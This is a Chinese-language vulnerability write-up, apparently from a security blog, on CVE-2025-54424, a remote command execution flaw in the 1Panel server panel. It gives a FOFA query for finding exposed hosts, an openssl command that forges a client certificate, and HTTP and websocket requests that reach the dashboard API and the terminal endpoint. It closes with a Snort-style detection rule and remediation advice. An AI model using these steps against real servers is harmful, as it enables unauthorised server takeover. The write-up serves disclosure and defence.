

1Panel-CVE-2025-54424-远程命令执行

1Panel-CVE-2025-54424-远程命令执行，攻击者可执行任意命令导致服务器被控。

影响版本

1Panel

漏洞状态

漏洞细节	漏洞POC	漏洞EXP	在野利用
是	已公开	已公开	已知

风险等级

维度	评价
威胁等级	高危
影响面	广
攻击者价值	高
利用难度	低

漏洞复现

FOFA：cert.subject.org="FIT2CLOUD" && port="9999" && protocol="tls" || cert.subject.cn="panel_server"

POC/EXP：

首先生成伪造证书

```
openssl req -x509 -newkey rsa:2048 -keyout panel_client.key -out panel_client.crt -days 365 -nodes -subj "/CN=panel_client"
```

导入证书后尝试http连接测试

ou can double-click on an item to view the full details of the certificate.

Note: these settings can be overridden for individual projects within project options.

Add	Enabled	Host	Type	Alias	Subject	Issuer	Key
Remove	☒	*	PKCS#12	1	panel_client	CN=panel_client	RSA 2048 bits
Up							
Down							

POC/EXP：

```
GET /api/v2/dashboard/base/os HTTP/2
Host: 127.0.0.1
User-Agent: lpanel_client
Origin: https:///
Accept: application/json
```

Request

PrettyRawHex

GET /api/v2/dashboard/base/os HTTP/2
Host: 127.0.0.1
User-Agent: lpanel_client
Origin: https:///
Accept: application/json

Response

PrettyRawHexRender

1 HTTP/2 200 OK
2 Content-Type: application/json; charset=utf-8
3 Content-Length: 175
4 Date: Wed, 06 Aug 2025 05:57:55 GMT
5
6 {
 "code": 200,
 "message": "",
 "data": {
 "os": "linux",
 "platform": "centos",
 "platformFamily": "rhel",
 "kernelArch": "amd64",
 "kernelVersion": "5.14.0-437.el9.x86_64",
 "diskSize": 37233483776
 }
}

POC/EXP: 构造ss5连接

```
GET /api/v2/hosts/terminal HTTP/1.1
Host: 127.0.0.1
Upgrade: websocket
Connection: Upgrade
Sec-WebSocket-Key: dGh1IHNhbXBsZSBub25jZQ==
Sec-WebSocket-Version: 13
Origin: https://
```

Specify the details of the server to connect to.

Host:

Port:

☒ Use HTTPS


Request

PrettyRawHex

1 GET /api/v2/hosts/terminal HTTP/1.1
2 Host: 127.0.0.1
3 Upgrade: websocket
4 Connection: Upgrade
5 Sec-WebSocket-Key: dGh1IHNhbXBsZSBub25jZQ==
6 Sec-WebSocket-Version: 13
7 Origin: https://4 9999

Inspector

Request Attributes	2	▼
Request Query Parameters	0	▼
Request Body Parameters	0	▼
Request Cookies	0	▼
Request Headers	6	▼



sonrt规则:

```
alert http any any -> $HOME_NET any (
  msg:"1Panel - Unauthenticated RCE via Dashboard API (CVE-2025-54424)";
  flow:to_server,established;
  http.method; content:"GET";
  http.uri; content:"/api/v2/dashboard/base/os";
  http.header; content:"User-Agent: 1panel_client";
  http.header; content:"Origin: https://";
  metadata:cve CVE-2025-54424;
  metadata:affected_product "1Panel Server Management";
  classtype:web-application-attack;
  sid:1000417;
  rev:1;
  priority:1;
)
```

漏洞修复

关闭互联网暴露面或接口设置访问权限

升级至安全版本。